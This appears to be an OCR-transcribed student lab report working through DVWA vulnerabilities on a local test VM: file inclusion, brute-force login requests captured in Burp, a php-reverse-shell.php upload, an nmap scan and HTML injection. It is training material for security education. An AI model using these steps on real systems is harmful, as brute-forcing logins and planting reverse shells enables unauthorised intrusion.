
File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

8.Bruteforce attack


A brute force attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations’ systems and networks. The hacker tries multiple usernames and passwords, often using a computer to test a wide range of combinations, until they find the correct login information.

The name "brute force" comes from attackers using excessively forceful attempts to gain access to user accounts. Despite being an old cyberattack method, brute force attacks are tried and tested and remain a popular tactic with hackers.

Low



```
GET /dvwa/vulnerabilities/brute/?username=[illegible]&password=[illegible]&Login=Login HTTP/1.1
Host: 192.168.29.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.29.128/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
```



Vulnerability: Brute Force

Login

Username: prasheeta


Password: •••••••••

Login


More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Medium


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extende
Intercept HTTP history WebSockets history Options
Request to http://192.168.220.130:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

```
GET /dvwa/vulnerabilities/brute/?username=prasheela&password=password&Login=Login HTTP/1.1
Host: 192.168.220.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=medium; PHPSESSID=333f7c548bfef08da5cfaf981cacff87
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```



Vulnerability: Brute Force

Login

Username: prasheela


Password: ••••••••

Login


More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192

High


Burp Suite Community Edition
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Options
Request to http://192.168.220.130:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex

```
GET /dvwa/vulnerabilities/brute/?username=prasheela&password=password&Login=Login HTTP/1.1
Host: 192.168.220.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=high; PHPSESSID=333f7c548bfef08da5cfaf981cacff87
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```



Vulnerability: File Upload

Choose an image to upload:
No file selected.

../../hackable/uploads/php-reverse-shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


9.Forced browsing vulnerability

Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible.


An attacker can use Brute Force techniques to search for unlinked contents in the domain directory, such as temporary directories and files, and old backup and configuration files. These resources may store sensitive information about web applications and operational systems, such as source code, credentials, internal network addressing, and so on, thus being considered a valuable resource for intruders.

10.Components with known vulnerability

When vulnerabilities become known, vendors generally fix them with a patch or update. The process of updating the software should eliminate or mitigate a specific vulnerability. Component-heavy development patterns can lead to development teams not understanding which components they use in the application or API, much less keeping them up-to-date.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 80 192.168.220.130
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-16 00:03 EDT
Nmap scan report for 192.168.220.130
Host is up (0.0059s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.86 seconds

┌──(kali㉿kali)-[~]
└─$ echo "prasheela"
prasheela
```



https://www.cvedetails.com/cve/CVE-2023-27522/

CVE Details
The ultimate security vulnerability datasource

Log In Register Take a third party risk management course for FREE

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Vulnerability Feeds & Widgets New www.itsecdb.com

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ

Vulnerability Details : CVE-2023-27522

HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.
Publish Date : 2023-03-07 Last Update Date : 2023-03-14

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

− CVSS Scores & Vulnerability Types

CVSS Score	0.0
Confidentiality Impact	???
Integrity Impact	???
Availability Impact	???
Access Complexity	???
Authentication	???
Gained Access	None
Vulnerability Type(s)	
CWE ID	444

− Products Affected By CVE-2023-27522

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	Http Server	*	*	*	*	Version Details Vulnerabilities


− Number Of Affected Versions By Product

https://www.cvedetails.com/vuln
CVE-2023-27522 : HTTP Respons
gmail login - Search
medium - poojajayahegde@gma
Search
View CVE
Type here to search
33°C Sunny
4:05 PM
3/15/2023


11.Html injection

HTML injection is a web vulnerability that lets an attacker inject malicious HTML content into legitimate HTML code of a web application. HTML injections are very similar to cross-site scripting (XSS) – the delivery is exactly the same, but the injected content is pure HTML tags, not a script. HTML injections are less dangerous than XSS but may still be used for malicious purposes.


Low



Medium



High


192.168.29.128
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
192.168.29.128
prasheela
OK
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored